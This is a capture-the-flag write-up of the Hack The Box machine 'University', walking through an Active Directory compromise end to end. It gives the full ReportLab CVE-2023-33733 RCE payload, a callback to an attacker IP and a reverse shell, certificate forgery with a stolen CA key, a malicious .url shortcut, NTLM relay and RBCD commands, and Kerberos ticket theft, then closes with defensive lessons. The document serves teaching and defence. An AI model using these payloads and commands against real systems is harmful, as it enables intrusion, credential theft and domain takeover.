Hack The Box - University
University — HTB Writeup (Windows, Insane)
Retired HackTheBox machine. Solved via the intended vulnerability chain, reproduced by hand with modern tooling. Written to teach.
Machine: University · #632 · Windows · Insane · 50 pts
Released: 2024-10-26 · Maker: Spectra199 · https://app.hackthebox.com/machines/632
Target: 10.129.231.193 (DC.university.htb, domain UNIVERSITY.HTB)
Overview
University is a long Insane chain that walks you through almost an entire Active-Directory kill-chain in a single box: a web RCE, a forged client certificate, a Mark-of-the-Web bypass delivered through a signed upload, an IPv6 DNS-spoof → NTLM relay → RBCD pivot, a ticket harvest, and finally a group-managed service account whose delegation rights hand you the domain.
The transitions, in one breath:
- Foothold on the DC — the Django university site renders a user-controlled
bioto PDF withxhtml2pdf/ReportLab. ReportLab < 3.6.13 evaluates Python inside<font color="...">, so a stored polyglot in the bio becomes server-side code execution when the profile is exported (CVE-2023-33733). The web app runs as theWAO("Web Application Operator") service account; its password is recoverable from the app config, giving a stable WinRM shell on the DC. - Forge a professor — the site's Signed Digital Certificate (SDC) login verifies a client cert against a root CA whose private key lives in the web tree. Steal the CA, mint a cert, authenticate as a professor.
- Shell on WS-3 as Martin.T — as the professor, upload a GPG-signed
lecture.zipthat contains a.urlshortcut pointing at a pre-staged payload. WS-3 hasn't been patched since 2023-10-29, so it predates the SmartScreen / Mark-of-the-Web fix (CVE-2023-36025); when the content-reviewer opens the shortcut, the referenced executable runs without a prompt.user.txtlives on that reviewer's desktop. - RBCD on WS-3$ — from an internal pivot,
mitm6spoofs IPv6 DNS so WS-3 asks us forwpad.university.htb;ntlmrelayxrelays the resulting NTLM auth to LDAP on the DC with--delegate-access, granting a machine account we control (pwn01$) Resource-Based Constrained Delegation rights overWS-3$. - Administrator on WS-3 —
getST.pyperforms S4U2self/S4U2Proxy aspwn01$impersonatingAdministratortoHTTP/WS-3; the resulting ccache drives an evil-winrm session as the WS-3 local Administrator. - Domain Admin via gMSA — on WS-3, Rubeus dumps a live TGT for a domain
user (
Rose.L).Rose.Lcan read the password of a group-managed service account,[REDACTED]. That gMSA is trusted for delegation, so it can S4U2self for the domainAdministratortoHTTP/dc— a ccache that logs us into the DC asuniversity\administrator.root.txtfollows.
 Figure 1 — the public face of the box,
 http://10.129.231.193/. Behind this
Django site sits the whole AD lab.
Recon
nmap against the box identifies it as a Domain Controller, with the usual AD
port set plus a web stack on 80/443 behind nginx/1.24.0:
Nmap scan report for DC.university.htb (10.129.231.193)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec   Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
443/tcp  open  ssl/http      nginx 1.24.0
445/tcp  open  microsoft-ds  Windows Server 2019 Build 17763 microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (WinRM)
The host confirms itself as DC in university.htb (Windows Server 2019,
build 17763), SMB signing enforced. The web app on http://university.htb is a
Django application — note csrfmiddlewaretoken hidden fields and the URL space:
/accounts/login/            /accounts/profile/         /accounts/profile/pdf/
/accounts/login/SDC/        /accounts/upload_PubKEY/   /accounts/request_cert/
/student/register/          /professor/register/
/course/                    /course/create/            /lecture/upload/<id>/
Two things stand out immediately:
/accounts/profile/pdf/exports the user profile to PDF — a classic "user input rendered server-side by a PDF library" surface./accounts/login/SDC/is a Signed Digital Certificate login, and the profile menu offers/accounts/request_cert/and/accounts/upload_PubKEY/. That hints the app trusts certificates it signs itself, and that signed uploads (GPG) are part of the workflow.
 Figure 2 —
 /student/register/. Anyone can create a student account.
 Figure 3 —
 /accounts/login/. Student logins land here.
Foothold — CVE-2023-33733 (xhtml2pdf / ReportLab RCE)
Why this works
xhtml2pdf vendors ReportLab to turn the profile HTML into a PDF. ReportLab
before 3.6.13 parses the <para><font color="..."> attribute and, while
resolving the color, evaluates the Python expression it contains. The public
CVE-2023-33733 polyglot abuses that to call
os.system(<attacker-controlled>) inside the color expression. The bio
field on the profile is stored verbatim and rendered into the <para> when
/accounts/profile/pdf/ is hit, so a stored payload becomes RCE as the web
worker process.
Doing it by hand
Register a throwaway student, log in, drop the polyglot into the bio, and fire
the PDF export (exploit/01_pdf_rce.py):
PAYLOAD = (
  '<para><font color="[ [[ getattr(pow, Word(\'__globals__\'))[\'os\']'
  '.system(\'CMDHERE\') for Word in [ orgTypeFun( \'Word\', (str,), { '
  '\'mutated\': 1, \'startswith\': lambda self, x: 1 == 0, '
  '\'__eq__\': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x, '
  '\'mutate\': lambda self: { setattr(self, \'mutated\', self.mutated - 1) }, '
  '\'__hash__\': lambda self: hash(str(self)), }, ) ] ] '
  'for orgTypeFun in [type(type(1))] for none in [[].append(1)]]] and \'red\'"> '
  'exploit </font></para>'
)
A harmless ping-back confirms execution (powershell -c iwr http://10.10.14.10/cb),
then a staged PowerShell reverse shell gives an interactive session. The
process context is university\wao — the Web Application Operator the Django
app runs as. Pulling the app's own configuration off the DC (read via the new
shell) yields WAO's password:
$ nxc winrm 10.129.231.193 -u WAO -p '[REDACTED]'
WINRM  10.129.231.193  5985  DC  [+] university.htb\WAO:[REDACTED] (Pwn3d!)
evil-winrm -i 10.129.231.193 -u WAO -p '[REDACTED]' gives a stable PowerShell
on the DC. WAO is low-privilege, but it has WinRM and, critically, a presence
on the internal 192.168.99.0/24 network:
*Evil-WinRM* PS C:\Users\WAO\Documents> ipconfig
   IPv4 Address. . . . . . . . . . . : 192.168.99.1
   IPv4 Address. . . . . . . . . . . : 10.129.231.193
That internal range is where the rest of the box lives: 192.168.99.1 (the DC
itself), 192.168.99.2 (WS-3), and 192.168.99.12 (LAB-2, a Linux "web
developer" jump host where wao is a sudoer).
User pivot — forge a professor, then deliver a signed .url
Step 2a: steal the CA and forge a professor certificate
Browsing the web source on the DC (C:\Web\University\...) shows the SDC login
verifies client certificates against a root CA whose material is kept in the
application tree:
# University/certificate_utils.py
from .settings import rooCA_Cert, rooCA_PrivKey
Reading those files off the DC gives us rootCA.crt and rootCA.key. With the
CA private key in hand, minting a valid client certificate for any identity is
trivial:
openssl req -newkey rsa:2048 -nodes -keyout nya.key -out nya.csr \
    -subj "/CN=nya/emailAddress=nya.laracrof@skype.com"
openssl x509 -req -in nya.csr -CA rootCA.crt -CAkey rootCA.key \
    -CAcreateserial -out nya.pem -days 3650
Posting nya.pem to /accounts/login/SDC/ authenticates as the professor
nya (exploit/02_forge_cert_sdc.py). Some professor-only views additionally
re-check the cert from a PSC cookie (base64 of the same PEM), so we set that
too.
 Figure 4 —
 /accounts/login/SDC/. "Sign in with a certificate" only protects
you if the signing CA's private key is itself protected.
Step 2b: professor capabilities — public key, course, signed lecture
As the professor we now reach the professor_required views:
/accounts/upload_PubKEY/— upload a GPG public key (the app later verifies lecture signatures against it);/course/create/— create a course (returns a course id, e.g.14);/lecture/upload/<id>/— upload alecture.zipplus a detached GPG signaturelecture.zip.sig.
The upload form tells us exactly what it will accept inside the archive:
Please note that our team will only check
.docx,.pptx,.url(lecture references files for the students) inside thelecture.zipfile. So any other files included in the lecture file will be ignored.
Step 2c: CVE-2023-36025 — a .url shortcut that actually runs
CVE-2023-36025 is a Windows SmartScreen Security Feature Bypass: on systems
patched before November 2023, a crafted Internet Shortcut (.url) — and the
file it references — can escape the Mark-of-the-Web prompt that should gate
internet-sourced executables. The WS-3 workstation is explicitly out of date:
Hello Professors. We have created this note for all the users on the domain computers: WS-1, WS-2 and WS-3. These computers have not been updated since 10/29/2023.
So we build a tiny archive containing one shortcut that points at a payload we
have already staged on WS-3 (exploit/03_lecture_url_payload.py):
[InternetShortcut]
URL=file://C:/Programdata/rev.exe
IDList=
The archive is GPG-signed with the professor key (detached, ASCII-armored) and
uploaded with lecture.zip.sig. The site verifies the signature, accepts the
.url, and queues the lecture for review. rev.exe itself was pre-positioned
at C:\Programdata\rev.exe on WS-3 using WAO's WinRM access to that host.
When the content reviewer — Martin.T — opens the reviewed archive on WS-3,
the .url resolves and launches rev.exe without the SmartScreen/MotW
challenge, and the staged executable phones home:
$ nc -lnvp 443
Connection from 192.168.99.2 49315 received!
Microsoft Windows [Version 10.0.17763.3650]
C:\Windows\system32> whoami
university\martin.t
user.txt is on the reviewer's desktop:
C:\Windows\system32> type C:\Users\Martin.T\Desktop\user.txt
[REDACTED]
loot/user.txt is written; validate_flags reports user: valid.
Privilege escalation — relay → RBCD → Administrator on WS-3
Why a relay works here
WAO on the DC can reach the internal network but cannot escalate locally.
Martin.T is just a user on WS-3. The interesting object is WS-3$ itself:
workstations periodically resolve wpad.university.htb, and if an attacker can
answer that query and stand up a WPAD endpoint, the workstation will
authenticate to the attacker with NTLM. ntlmrelayx can then relay that auth
to LDAP on the DC and — crucially — modify the relayed computer object's
msDS-AllowedToActOnBehalfOfOtherIdentity. That is Resource-Based Constrained
Delegation (RBCD): whoever we name in --escalate-user can thereafter
S4U2self/S4U2Proxy any user onto WS-3$. SMB signing on the DC does not
protect us, because the relay target is LDAP, not SMB.
We stage this from LAB-2 (the internal Linux box, where wao is a sudoer so
we get raw sockets for mitm6). First, pre-create a machine account we control:
impacket-addcomputer 'university.htb/WAO:[REDACTED]' -method WinRM \
    -computer-name 'pwn01$' -computer-pass '[REDACTED]'
# [*] Successfully added machine account pwn01$ with password [REDACTED].
Then two terminals on LAB-2 (exploit/04_rbcd_relay.py):
# A — become the IPv6 router + DNS server for university.htb
sudo mitm6 -d university.htb -i eth0

# B — relay WS-3's NTLM to DC LDAP, grant RBCD to pwn01$
sudo ntlmrelayx.py -6 -t ldap://192.168.99.1 \
    --delegate-access --escalate-user 'pwn01$' -wh pwnwpad -ts --no-da
WS-3 resolves wpad.university.htb over IPv6 (it does this on its own roughly
every fifteen minutes; usoclient StartScan nudges it). mitm6 answers, WS-3
fetches the WPAD URL, and ntlmrelayx captures and relays:
[*] HTTPD(80): Authenticating against ldap://192.168.99.1 as UNIVERSITY/MARTIN.T SUCCEED
[*] HTTPD(80): Authenticating against ldap://192.168.99.1 as UNIVERSITY/WS-3$   SUCCEED
[*] Delegation rights modified succesfully!
[*] pwn01$ can now impersonate users on WS-3$ via S4U2Proxy
S4U to Administrator on WS-3
pwn01$ now has RBCD over WS-3$. getST.py requests a service ticket for
HTTP/WS-3.university.htb as Administrator:
getST.py -spn HTTP/WS-3.university.htb -impersonate Administrator \
    'university.htb/pwn01$:[REDACTED]'
# [*] Saving ticket in Administrator@HTTP_WS-3.university.htb@UNIVERSITY.HTB.ccache
With KRB5_CONFIG pointed at a krb5.conf for UNIVERSITY.HTB (generated by
nxc smb dc.university.htb --generate-krb5-file krb5.conf), evil-winrm loads
the ccache and, over the chisel SOCKS pivot, lands as the WS-3 local
Administrator:
Info: Using ccache Kerberos ticket file: Administrator@HTTP_WS-3.university.htb@UNIVERSITY.HTB.ccache
*Evil-WinRM* PS C:\Users\Administrator.UNIVERSITY\Documents> whoami
university\administrator
Domain compromise — harvest a TGT, read a gMSA, S4U to the DC
Step 6a: a live TGT for a real domain user
As the WS-3 local Administrator we can read other users' logon state. Upload Rubeus and dump live tickets:
*Evil-WinRM* PS C:\programdata> .\r.exe triage
  UserName   : Rose.L
  LogonType  : Network
  ...
*Evil-WinRM* PS C:\programdata> .\r.exe dump /user:ROSE.L /service:krbtgt /nowrap
  Base64EncodedTicket : doIFejCCBXag...
Convert the base64 kirbi to a ccache and use it to authenticate to the DC's
LDAP as Rose.L:
impacket-ticketConverter rose.l.kirbi rose.l.ccache
# [+] done
KRB5CCNAME=rose.l.ccache nxc ldap dc.university.htb --use-kcache
# LDAP  dc.university.htb  389  DC  [+] UNIVERSITY.HTB\Rose.L from ccache
Step 6b: read the gMSA password
Rose.L can read group-managed service account passwords. nxc ldap --gmsa
returns the stored credential:
LDAP  dc.university.htb  389  DC  [*] Getting GMSA Passwords
LDAP  dc.university.htb  389  DC  Account: [REDACTED]
      NTLM: [REDACTED]
      PrincipalsAllowedToReadPassword: Account Operators
Rose.L is in Account Operators, hence the read. The interesting property of
[REDACTED] is that it is trusted for delegation
(TrustedToAuthForDelegation) — i.e. it can S4U2self on behalf of any user,
including the domain Administrator. One more getST.py, this time to the DC:
getST.py -spn HTTP/dc.university.htb -impersonate Administrator \
    -hashes :[REDACTED] 'university.htb/[REDACTED]'
# [*] Saving ticket in Administrator@HTTP_DC.university.htb@UNIVERSITY.HTB.ccache
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
university\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
[REDACTED]
loot/root.txt is written; validate_flags reports root: valid. The domain
is done.
Proof
Both flags were captured to loot/ and validated offline (never submitted) with
the project's validate_flags plausibility check:
user: valid
root: valid
The chain, end to end:
student bio (CVE-2023-33733)  ->  WAO on DC (WinRM)
   -> steal root CA  ->  forged professor cert (SDC login)
   -> signed lecture.zip with .url (CVE-2023-36025)  ->  Martin.T on WS-3   (user.txt)
   -> mitm6 + ntlmrelayx --delegate-access  ->  RBCD on WS-3$ (pwn01$)
   -> getST as Administrator to HTTP/WS-3  ->  WS-3 local Administrator
   -> Rubeus triage  ->  Rose.L TGT
   -> Rose.L reads [REDACTED] gMSA password
   -> getST as Administrator to HTTP/dc  ->  university\administrator on DC (root.txt)
Modern takeaways
- ReportLab is a code-execution sink. Any service that renders
attacker-influenced HTML to PDF with ReportLab/xhtml2pdf should pin
ReportLab ≥ 3.6.13 and, ideally, sandbox the renderer. CVE-2023-33733 is
old but extremely common in Django/Flask "export to PDF" features — treat
the color/style attributes of
<para>/<font>as Pythoneval. - Never keep a CA private key in the application tree. The SDC login was
only as strong as the CA that signed the client certs; once
rootCA.keywas world-readable by the web worker, every professor account was forgeable. Protect CA material with a KMS/HSM, not a source-controlled file. - GPG-signing uploads does not make them safe. The lecture-archive
signature was correctly verified — and then a
.urlinside a valid archive executed code via CVE-2023-36025. Signature checks prove origin, not intent. Patch WSUS clients (the 2023-11 SmartScreen/MotW rollup) and consider blocking.url/.lnkfrom any upload pipeline entirely. - IPv6 is an attack surface even on IPv4-only estates.
mitm6works because Windows prefers IPv6 and will trust a rogue RA. Disable IPv6 on clients that don't need it, or harden DHCPv6/DNS guardrails; relay-to-LDAP (RBCD via--delegate-access) is stopped by enabling LDAP signing/channel binding and by restricting who can writemsDS-AllowedToActOnBehalfOfOtherIdentity(WriteAccountRestrictionsshould not be granted broadly). - gMSAs are great, but
PrincipalsAllowedToReadPasswordis a privilege.Rose.Lonly needed to be inAccount Operatorsto dump[REDACTED]'s secret. Pair every gMSA with the narrowest possible reader set, and never grant a gMSATrustedToAuthForDelegation(unconstrained delegation) unless you genuinely need protocol transition — that single flag is what turned a gMSA read into a domain takeover. - Logged-on users are loot. A local Administrator on a workstation can harvest every logged-on user's TGT with Rubeus. Restrict interactive logon on shared/jump systems and prefer S4U/managed identities over long-lived TGTs for service accounts.
